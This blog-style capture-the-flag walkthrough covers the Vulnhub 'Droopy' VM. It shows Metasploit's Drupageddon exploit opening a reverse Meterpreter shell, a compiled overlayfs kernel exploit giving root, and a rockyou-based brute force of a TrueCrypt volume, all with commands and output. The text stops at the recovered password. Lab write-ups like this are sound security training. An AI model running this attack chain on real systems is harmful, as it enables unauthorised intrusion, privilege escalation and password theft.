CTF Challenges

Hack the Droopy VM (CTF Challenge)

August 30, 2016 By Raj

Welcome to another boot2root CTF Challenge "Droopy:" uploaded by knightmare on vulnhub. As, there is a theme, and you will need to snag the flag in order to complete the challenge and you can download it from **https://www.vulnhub.com/?q=droopy&sort=date-des&type=vm**


Penetrating Methodologies:

- Network Scanning (Netdiscover, Nmap)
- Identifies Drupal CMS
- Exploiting Drupal CMs (Metasploit)
- Privilege Escalation with Kernel Exploit
- Uploading and Downloading dave.tc from /www/html
- Generate a Dictionary with the help of rockyou.txt
- Brute Force attack on Truecrypt Volume (Truecrack)
- Decrypting File (Veracrypt)
- Capture the Flag

Walkthrough


Let us start by scanning the network so that we can know the IP of our target. And to scan the network types the following:

```
netdiscover
```




So by using the above command, we know our target IP is **192.168.1.102**. Now that we know our target IP, let's study it more by using nmap :

```
nmap -p- -A 192.168.1.102
```



By using nmap we find that port no. 80 is the only one that is opened. So, therefore, lets fire up the IP in the browser.



By studying the webpage we get to know that the website has been made in **Drupal CMS**. And we all know that there is a very effective exploit for it in Metasploit and to use that type :

```
use exploit/multi/http/drupal_drupageddon
set rhost 192.168.1.102
exploit
```


```
msf > use exploit/multi/http/drupal_drupageddon
msf exploit(multi/http/drupal_drupageddon) > set rhost 192.168.1.102
rhost => 192.168.1.102
msf exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] Sending stage (37775 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.102:50568) at


meterpreter >
meterpreter > sysinfo
Computer    : droopy
OS          : Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06
Meterpreter : php/linux
```

By executing the sysinfo command, we have enumerated the version of kernel ”

3.13.0" installed in the victim's machine. then we look its exploit for privilege escalation with help of the following command.

```
searchsploit 3.13.0
```

Luckily we found an exploit "overlayfs local Privilege" at path /usr/share/exploitdb/exploits/Linux/local/37292.c and even you can copy this file on the desktop.



Go to the /tmp folder by typing **cd /tmp** and upload the exploit there by typing :

```
upload /root/Desktop/37292.c
```

Once the exploit is uploaded, go to the shell by simply giving **shell** command. And then type :

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

And then type the following command to compile the exploit :

```
gcc 37292.c –o shell
```

once the exploit is compiled give the permissions to shell :

```
chmod 777 shell
```

And then run the **./shell** command for your exploit to work. This is the exploit for privilege escalation so when this exploit runs, you will have your privilege to the VM.


After this check, you id by simply typing **id.** It shows that you are the **root**. So let's jump to the folder root by typing **cd /root** and then type **ls** to check the file inside the root folder. And here we have one file in the root. Let's copy it to var/www/html so we can open the file in the browser :

```
cp dave.tc /var/www/html
```

```
meterpreter > cd /tmp
meterpreter > upload /root/Desktop/37292.c .
[*] uploading  : /root/Desktop/37292.c -> .
[*] uploaded   : /root/Desktop/37292.c -> ./37292.c
meterpreter > shell
Process 1321 created.
Channel 11 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@droopy:/tmp$ gcc 37292.c -o shell
gcc 37292.c -o shell
www-data@droopy:/tmp$ chmod 777 kernel^?^?^?^?
chmod 777 ke
chmod: cannot access 'ke': No such file or directory
www-data@droopy:/tmp$ chmod 777 shell
chmod 777 shell
www-data@droopy:/tmp$ ./shell
./shell
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
dave.tc
# cp fa^?^?
cp
cp: missing file operand
Try 'cp --help' for more information.
# cp dave.tc /var/www/html
cp dave.tc /var/www/html
#
```

Now, let's open the file in the browser by typing :

```
192.168.1.102/dave.tc
```



And then we will go into the /var by typing **cd /var** and then type **ls** to view its content. Now, let's go into the mail by typing **cd mail** and then **ls** to view its content. And the type cat **www-data** to read whatever's inside it.

```
cd /var
# ls
ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
# cd mail
cd mail
# ls
ls
www-data
# cd www-data
cd www-data
sh: 13: cd: can't cd to www-data
# l^?

# cat www-data
cat www-data
From Dave <dave@droopy.example.com> Wed Thu 14 Apr 04:34:39 2016
Date: 14 Apr 2016 04:34:39 +0100
From: Dave <dave@droopy.example.com>
Subject: rockyou with a nice hat!
Message-ID: <730262568@example.com>
X-IMAP: 0080081351 0000002016
Status: NN

George,

   I've updated the encrypted file... You didn't leave any
hints for me. The password isn't longer than 11 characters
and anyway, we know what academy we went to, don't you...?

I'm sure you'll figure it out it won't rockyou too much!

If you are still struggling, remember that song by The Jam
```

In www-data we find a mail. This mail gives us two hints about the password that we need i.e. we will find our password in the rockyou wordlist and password contain prefix or suffix “academy”. So we will take all the words from rockyou wordlist that has an academy in it and make a different wordlist with all the possible passwords. And for this type :

```
cat rockyou.txt | grep academy > /root/Desktop/dict.txt
```


```
root@kali:/usr/share/wordlists# cat rockyou.txt | grep academy > /root/Desktop/dict.txt
```

Now from the wordlist, that we just created, we will apply a dictionary attack to have our password. And so for this type :


```
truecrack --truecrypt /root/Downloads/dave.tc -k SHA512 -w /r
```

```
root@kali:~# truecrack --truecrypt /root/Downloads/dave.tc -k SHA512 -w /root/Desktop/dict.txt
TrueCrack v3.0
Website: http://code.google.com/p/truecrack
Contact us: infotruecrack@gmail.com
Found password:         "etonacademy"
Password length:        "12"
Total computations:     "117"
```

